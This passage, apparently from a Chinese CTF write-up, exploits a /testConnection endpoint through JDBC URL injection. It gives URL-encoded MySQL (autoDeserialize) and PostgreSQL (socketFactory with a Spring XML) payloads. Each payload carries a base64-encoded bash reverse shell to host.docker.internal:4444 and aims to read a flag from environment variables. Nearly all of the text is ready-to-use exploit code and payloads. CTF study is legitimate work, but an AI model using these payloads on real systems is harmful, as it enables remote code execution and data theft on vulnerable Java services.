
url 编码

```
/testConnection?
driver=com.mysql.cj.jdbc.Driver&url=%6a%64%62%63%3a%6d%79%73%71%6c%3a%2f%2f%68%6f%73%74
%2e%64%6f%63%6b%65%72%2e%69%6e%74%65%72%6e%61%6c%3a%33%33%30%38%2f%74%65%73%74%3f%61%75
%74%6f%44%65%73%65%72%69%61%6c%69%7a%65%3d%74%72%75%65%26%71%75%65%72%79%49%6e%74%65%72
%63%65%70%74%6f%72%73%3d%63%6f%6d%2e%6d%79%73%71%6c%2e%63%6a%2e%6a%64%62%63%2e%69%6e%74
%65%72%63%65%70%74%6f%72%73%2e%53%65%72%76%65%72%53%74%61%74%75%73%44%69%66%66%49%6e%74
%65%72%63%65%70%74%6f%72&username=%64%65%73%65%72%5f%43%43%33%31%5f%62%61%73%68%20%2d%6
3%20%7b%65%63%68%6f%2c%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%3
3%52%6a%63%43%39%6f%62%33%4e%30%4c%6d%52%76%59%32%74%6c%63%69%35%70%62%6e%52%6c%63%6d%3
5%68%62%43%38%30%4e%44%51%30%49%44%41%2b%4a%6a%45%3d%7d%7c%7b%62%61%73%65%36%34%2c%2d%6
4%7d%7c%7b%62%61%73%68%2c%2d%69%7d&password=123
```





flag 在环境变量里面



当然也可以利用 postgresql 驱动, 这个更简单一些

根据参考文章, 起一个 http 服务器, 构造 xml

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC9ob3N0LmRvY2tlci5pbnRlcm5hbC80NDQ0IDA+JjE=}|{base64,-
d}|{bash,-i}</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

payload

```
/testConnection?driver=org.postgresql.Driver&url=jdbc:postgresql://127.0.0.1:5432/test?socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&socketFactoryArg=http://host.docker.internal:8000/poc.xml&username=123&password=123
```

url 编码

```
/testConnection?
driver=org.postgresql.Driver&url=%6a%64%62%63%3a%70%6f%73%74%67%72%65%73%71%6c%3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%3a%35%34%33%32%2f%74%65%73%74%3f%73%6f%63%6b%65%74%46%61%63%74%6f%72%79%3d%6f%72%67%2e%73%70%72%69%6e%67%66%72%61%6d%65%77%6f%72%6b%2e%63%6f%6e%74%65%78%74%2e%73%75%70%70%6f%72%74%2e%43%6c%61%73%73%50%61%74%68%58%6d%6c%41%70%70%6c%69%63%61%74%69%6f%6e%43%6f%6e%74%65%78%74%26%73%6f%63%6b%65%74%46%61%63%74%6f%72%79%41%72%67%3d%68%74%74%70%3a%2f%2f%68%6f%73%74%2e%64%6f%63%6b%65%72%2e%69%6e%74%65%72%6e%61%6c%3a%38%30%30%30%2f%70%6f%63%2e%78%6d%6c&username=123&password=123
```

最终也是一样的效果